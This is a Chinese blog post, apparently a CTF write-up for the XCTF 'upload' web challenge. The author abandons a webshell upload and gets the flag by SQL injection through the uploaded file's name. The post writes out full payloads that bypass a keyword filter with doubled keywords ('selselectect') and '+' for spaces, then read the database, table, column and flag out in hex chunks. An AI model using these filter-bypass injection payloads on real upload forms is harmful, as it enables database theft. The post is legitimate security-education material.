攻防世界 web高手进阶区 8分题 upload

原创

思源湖的鱼 于 2020-08-28 19:12:53 发布 276 收藏 1

分类专栏： ctf 文章标签： upload sql注入 ctf 攻防世界

本文链接：https://blog.csdn.net/weixin_44604541/article/details/108262514

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的8分题

本文是upload的writeup

解题过程

进来是这样的



。。。。。。

看得我一愣

然后什么尝试都无果

。。。。。。

这tm不是题目崩了是什么。。。。。哽住

回头看到题目描述里还有

。。。。。。


fine

好了

关了容器再开一个

我们进入题目


是一个注册登录界面




惯例查看源码和御剑

有个includes和classes

进去看看






芜湖

user和password


但是点开都没东西

。。。。。。


老老实实回去注册登录
进入到一个上传文件的界面




那第一反应
菜刀砍天下
上传一句话木马



文件扩展名不对。。
没事儿，这情景咱见到过
猜测是白名单过滤，只能jpg、png之类的
做些尝试（可用burp的intruder）



有了
jpg的可以上传
且在跳转回这个界面前
回显了uid



嗯，这个暂时不知道什么用
先继续burp改后缀，连菜刀
。。。。。。
失败
。。。。。
人傻了呀

不是上传木马

。。。。。。

那大概是注入？

sql注入？

回去注册和登录的界面做尝试

无果

。。。。。。

这就哽住了

吃了个饭回来

突然想到前面的uid

脑洞一开

猜测它直接将我们上传的文件存入了数据库

那可能通过文件进行sql注入？

类似`insert into 表名('filename',...) values('上传的文件名',...);`这样

构造`' select database() '.jpg`上传

结果被过滤了

猜测是select或空格被过滤

都改掉：双写select，空格用“+”

构造`'+(selselectect database())+'.jpg`

返回0

这就有点哽住了

。。。。。。

查了查

几个知识点

- CONV()：进制的转换

```
CONV(N,from_base,to_base)
select conv(16,10,16);
+————--+
| conv(16,10,16) |
+————--+
| 10 |
+————--+
1 row in set (0.04 sec)
```

N是要转换的数据，from_base是原进制，to_base是目标进制

如果N是有符号数字，则to_base要以负数的形式提供，否则会将N当作无符号数

```
mysql> select conv(-16,10,16);
+--------------+
| conv(-16,10,16) |
+--------------+
| FFFFFFFFFFFFFFF0 |
+--------------+
1 row in set (0.00 sec)
mysql> select conv(-16,10,-16);
+--------------+
| conv(-16,10,-16) |
+--------------+
| -10 |
+--------------+
1 row in set (0.00 sec)
```


- substr（）：搜索字符串

```
substr(string string,num start,num length);
```

string为字符串，start为起始位置，length为长度。
mysql中的start是从1开始的，而hibernate中的start是从0开始的。

所以构造文件名`'+(selselectect conv(substr(hex(database()),1,12),16,10))+'.jpg`
返回

构造文件名`'+(selselectect conv(substr(hex(database()),13,12),16,10))+'.jpg`
返回



分别转换为16进制
在转换为字符串
得到数据库`web_upload`

那一步步下去
注入表名

```
file_name'+(seleselectct+conv(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema = 'web_upload' limit 1,1)),1,12),16,10))+'.jpg
file_name'+(seleselectct+conv(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema = 'web_upload' limit 1,1)),13,12),16,10))+'.jpg
file_name'+(seleselectct+conv(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema = 'web_upload' limit 1,1)),25,12),16,10))+'.jpg
```

得到`hello_flag_is_here`

注入列名

```
file_name'+(seleselectct+conv(substr(hex((selselectect COLUMN_NAME frfromom information_schema.COLUMNS where TAB
LE_NAME = 'hello_flag_is_here' limit 1,1)),1,12),16,10))+'.jpg
file_name'+(seleselectct+conv(substr(hex((selselectect COLUMN_NAME frfromom information_schema.COLUMNS where TAB
LE_NAME = 'hello_flag_is_here' limit 1,1)),13,12),16,10))+'.jpg
```

得到`i_am_flag`

获取数据

```
file_name'+(seleselectct+CONV(substr(hex((seselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),1
6,10))+'.jpg
file_name'+(seleselectct+CONV(substr(hex((seselectlect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),
16,10))+'.jpg
```

得到flag`!!_@m_Th.e_F!lag`

结语

御剑扫到的两个东西没有用
文件名sql注入脑洞有点大
注入里有好多小弯弯绕绕

几个wp：1、2、3、4